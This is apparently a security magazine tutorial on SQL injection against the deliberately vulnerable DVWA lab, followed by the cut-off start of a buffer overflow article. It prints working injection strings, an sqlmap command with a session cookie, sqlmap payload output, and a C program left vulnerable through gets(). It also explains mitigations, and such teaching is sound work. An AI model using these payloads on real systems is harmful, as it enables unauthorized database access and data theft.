
We are now finally ready to start exploring DVWA. Open your browser and type "`http://127.0.0.1/DVWA/setup.php`". You will see the screenshot below. Please go ahead and create/reset the database by clicking on the button at the bottom of the page (figure 8).



(Figure 8). Setup.php Page for DVWA.

That's it! We are all set now. You must use the default "*admin:password*" credentials to log into the DVWA application (Figure 9). So let's take a quick look at the main interface of the application. There are a few things to note. On the left hand side, you have the list of challenges, which are broken up into OWASP Top 10 categories. It is important that we adjust the security of the application to start (Figure 10). By adjusting the security to low, we are essentially removing any web filtering or firewall countermeasures. As you continue to practice, slowly increase the difficulty and keep trying those challenges. The higher the level of security the more realistic the application follows with security development processes.

(Figure 9). Main DVWA Page.



(Figure 10). Adjusting the Security Level.

SQL Injection Techniques, Tips, and Tricks

There is a lot of content out there for SQL injection techniques and even lists that can be used to fuzz the application. It's important to understand what you are trying to achieve. SQL injection attack allows an attacker to tamper with data, spoof their identity, and even list the account details of the web

application. There are different kinds of SQL Injection flaws, some of which include in-band, error-based, union and blind. Let's look at each one and some ways a penetration tester can test for SQL Injection flaws.

In-band SQLi:

In-band SQL injection is otherwise known as classic or just a simple SQL injection attack where the injection point is also used to gather information from the database. That means when a SQLi is set to the web server, it also displays the content back to the tester or attacker. It's generally the most common and easiest to exploit because of the straightforward process for attacking. In DVWA, you will generally be testing this type of attack in the first SQLi challenge.

Error-based SQLi:

Error-based SQLi is when the database server displays messages that are too detailed. A tester or attacker can use the errors to enumerate the database and determine where some of the juicy data could reside. For example, when there is no proper validation checks or error messages are not made generic, you might see reference to table names and other structures of the database (Figure 11).

Union-Based SQLi:

Union-based SQLi is a SQL operator that uses the UNION statement to combine two statements together. This is useful when you want to reference a table and column in a database.


Blind SQLi:

Blind SQLi is a much harder flaw to exploit because you are unable to see errors or responses from the database server. When you exploit a blind SQLi flaw, you would look for a delay in the response or the size of the response. This is usually done by capturing the request in a proxy tool such as Burp Suite. There are two different types of Blind SQL, Boolean and time-based. Boolean SQLi is when a response is sent to the database server in the form of true or false statements. You then look for differences in the response from the web server. If it works, you might see more data displayed on the page than before and vise-versa. Another type of Blind SQLi is time-based; this one is relatively straightforward to exploit. In the SQL injection, you would put a delay operator in the statement. When the request is sent to the

web server, you would wait for a delay. Below is a sample of a time-based SQL Injection for getting a database name length.

Time-Based SQLi Command:

```
; IF (LEN(DB_NAME())=1 WAITFOR DELAY '0:5:0'
```



(Figure 11). Database Error Samples.


Sample SQL Injection Commands:

```
1
'or '1'='1
%' or '0'='0
%' or 1=1 union select null, user() #
1' and 1=(select count(*) from tablenames); --
<username>' OR 1=1--
'OR '' = '
```

Now that we've discussed the types of SQL injections, let's see what works in the SQL injection challenge of DVWA. In the User ID field, we are going to try some of the above example commands and see what we get back from the database server. First let's try just "1". As you can see, when we type "1" in the field, we get back a response 'admin' (Figure 12). We just found out that the first position in the table represents the admin user account. This is already a very good start for any penetration tester and attacker. We now know that there is an Admin account that will grant us the access we need to potentially pivot further into the network. Let's try and see if we can dump a list of

users that are stored in the database. Next we will try the command %' or '0'='0 in the User ID field (Figure 13).

(Figure 12). First Attempt.



(Figure 13). User List.

Now we know how many users exist in the user table of the database. So now we will try to find out what user the database was set up under. To do so, we use the UNION operator and include null in the user table `%' or 0=0 union select null, user() #`. Take a close look at the last line. If you remember in our previous setups we created the `user` account and added into the config.inc.php file as the user for the SQL database (Figure 14). As you can see, we can get a lot of interesting responses


from our SQL injection attacks. There are many great resources and lists on the web. I recommend taking a look at FuzzDB. This github site has many types of fuzzing techniques not just for SQL injection but also other OWASP top 10 items. You can find all the information at https://github.com/fuzzdb-project/fuzzdb/tree/master/attack/sql-injection.

SQL Injection Break Down

Let's discuss what occurred when we used the above commands to get a deeper dive into the mechanics of why it was possible to inject our SQL commands and what we can do to fix such issues. SQL Injection can occur when user input needs to be stored in the database. For example, login details or account information. This information not only needs to be stored but it will also require modifications, like when a user requests to close an account. The information is, therefore, removed from the database. So now the application is setup in a way that it is not only allowed to read from the database but it can also write to the database.

If the user input is not properly validated and escaped, an attacker or penetration tester could replace the user input with their own commands, ones that would provide more data back. In our first example we put a "1" in the user ID field. Since this was not properly sanitized, the database provided the first account in the table. In this case, it was the admin account. To take it further, we then used a basic truth statement where our 1=1, thus giving us the entire user ID list of accounts stored in the database.

There are a few ways that an application can make SQL Injection possible. The first is input validation. The User ID field should have validated the user input before sending it to the database. In this case, only the user ID should have been allowed. For example, if I typed Admin, that should have then been validated to see if such an account existed. Another mitigation control would be to ensure that the application uses a parameterized query. A parameterized query tells the database which part of the user input should be allowed. This is done by defining the SQL query and using placeholders for user input. Each parameter is passed after the entire query is defined, which then the database can differentiate between the the query and user input. Up until now, we have been running manual techniques for SQL injections. In the next section, we will look at sqlmap, which is one of my favorite SQLi automation tools.



(Figure 14). SQL Database user account.

SQLMAP

According to http://sqlmap.org sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL flaws. Sqlmap is a very useful tool for automating our attacks and even testing to see if there are any SQL injection flaws. Let's first take a look at some of the common features in sqlmap.


Support for both time-based and Boolean-based blind injection as well as error, union and stacked based SQL Injection.

- Download and upload files.
- Dictionary password cracking.
- Stateful TCP connection to database server.


Of course there are many other features built in and this is only scratching the surface. In our Kali Linux machine, open a terminal and type "sqlmap –hh". This is the help option that displays a list of all commands that can be used for testing and exploiting SQL flaws (Figure 15).

(Figure 15). Sqlmap help screen.

Next we are going to attempt to test and exploit the SQL Blind injection challenge. For this part, we are going to use Tamper Data, which is already installed in Kali Linux on Firefox. Tamper Data is a web proxy used to capture and edit web requests. We are going to retrieve the cookie information to use with sqlmap. In Firefox, select tools and then Tamper Data. Once Tamper Data is open, click on the Start Tamper option (Figure 16). Now let's type in some random text into the User ID field once more. A dialog box will appear for Tamper Data, select Tamper. Once that competes, you will see header fields in a web request. This is what the web server receives during a simple web request (Figure 17).



(Figure 16). Tamper Data



(Figure 17). HTTP Header Fields.

Now we are going to take the cookie and user-agent information to use in our sqlmap command. In the terminal, enter *sqlmap.py -u "http://localhost/dvwa/vulnerabil ities/sqli_blind/?id=1&Submit=Submit" -cookie "security=low; {INSERT COOKiE DATA HERE}" -p id* (Figure 18). Once you hit enter sqlmap will execute and run tests against the database server. Once sqlmap has determined what parameters and database it will ask you if you want to proceed with other tests. This is not necessary since sqlmap has identified the database type and vulnerable parameter.

```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="
security=low; PHPSESSID=cd8d06458b793074de0088ce635666ef" -p id
```

(Figure 18). Sqlmap command.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
[00:28:23] [INFO] testing 'MySQL UNION query (96) - 61 to 80 columns'
[00:28:23] [INFO] testing 'MySQL UNION query (96) - 81 to 100 columns'
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 151 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7248=7248 AND 'WgAO'='WgAO&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' OR (SELECT 8911 FROM(SELECT COUNT(*),CONCAT(0x717a627671,(SELECT (ELT(8911=8911,1))),
0x71627a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'pGnr'='pGnr&Submit=Su
bmit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'TJEQ'='TJEQ&Submit=Submit
---
[00:28:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.0.27, Apache 2.4.29
back-end DBMS: MySQL >= 5.0
[00:28:28] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 117 times
[00:28:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/127.0.0.1'
```

(Figure 19). Successful sqlmap test.

As you can see, sqlmap is a very powerful tool to have in your arsenal. Now that you have all the information regarding the database server and vulnerable parameters, you can edit your previous command and explore all that you can do with sqlmap. Remember, persistence is key, always stay focused and continue to learn.

SUMMARY

This article only touches the surface of testing and exploiting SQL Injection flaws. Damn Vulnerable Web App (DVWA) is a very valuable testing platform for any security professional. Many penetration

testers rely on sqlmap in their arsenal because it allows them to automate many manual tasks and provide faster results. Tools like sqlmap are truly beneficial during the initial testing phase because it provides the penetration tester with detailed information regarding the database server, vulnerable parameters and the ability to inject code to further exploit the host. Furthermore, the more we rely on web applications, the more likely it will be targeted for malicious intent. It is critical to understand how our browsers interact with web applications and the different ways we can find critical flaws in the code. Finding these flaws early on in the development lifecycle will help prevent web applications from releasing private information that can hurt both the customer and business. The best way to achieve this is to use the tools we have available both in the open source and commercial communities.

ON THE WEB

- *https://packetstorm.foofus.com/papers/cheatsheets/sqlmap-cheatsheet-1.0-SDB.pdf*
- *https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2013* OWASP Top Ten List.
- *https://github.com/fuzzdb-project/fuzzdb/tree/master/attack*
- *https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/*

BIBLIOGRAPHY

- sqlmap.org. – sqlmap. (2006). Retrieved February 1, 2018 from *http://sqlmap.org*.
- Aditya Gujar - Owning DVWA SQLi with sqlmap. (October 19, 2011). Retrieved February 1, 2018
- Ian Muscat – (2017). Preventing SQL injection vulnerabilities and fix them. Retrieved February 15, 2018 from https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/

Author: Cory Miller

Cory Miller currently works in the Cyber Security field specializing in Vulnerability Research and Detection. He has been in Information Technology for over 11 years. The author has received his Bachelor's degree in Computer Science. As a security enthusiast and professional, he holds many certifications, such as CISSP, GPEN, GCIH, LPT, CEH, CHFI among other industry leading certifications. Cory enjoys participating in CTF challenges and testing his knowledge and techniques in his lab environment. In addition to reading about current InfoSec trends, he enjoys spending time with his family and being outdoors.

Buffer Overflow: Taking control of an operating system

by Mohammad Ariful Islam

Buffer overflow is basically an application coding mistake that can lead to the crash of the program and sometimes it allows the ability to run arbitrary code into the operating system. Successful exploitation of this vulnerability could allow an attacker to gain access to the system.

Buffer overflow causes

An application takes input data from a user and processes it according to the function written in the code. If the user enters more data than expected for the buffer length and if there is no checking for buffer length then a buffer overflow occurs. The additional data that was entered can overflow the memory space and result in an application crash.

Executing a simple buffer overflow attack

Now we will write a very simple program that reads input data and copies it into the buffer of the char type. After that, the contents of the buffer will be displayed.

```
root@kali:~/LAB# cat buffer-overflow.c
#include <stdio.h>
void main(int argc, char **argv)
{
 char buffer[6];
 gets(buffer);
 printf("%s", buffer);
 printf("\n");
}
```

Figure 1-a: Simple program

Program compilation :

```
root@linux:~#gcc buffer-overflow.c -o buffer-overflow

/tmp/cce2afGp.o: In function `main':

buffer-overflow.c:(.text+0x1c): warning: the `gets' function is dangerous and
should not be used.
```

Here we see that the compiler shows a warning that the function gets() is dangerous.

Executing program:

```
root@kali:~/LAB# ./buffer-overflow
Hello
Hello
```

Figure 1-b: Program executed successfully

```
root@kali:~/LAB# ./buffer-overflow
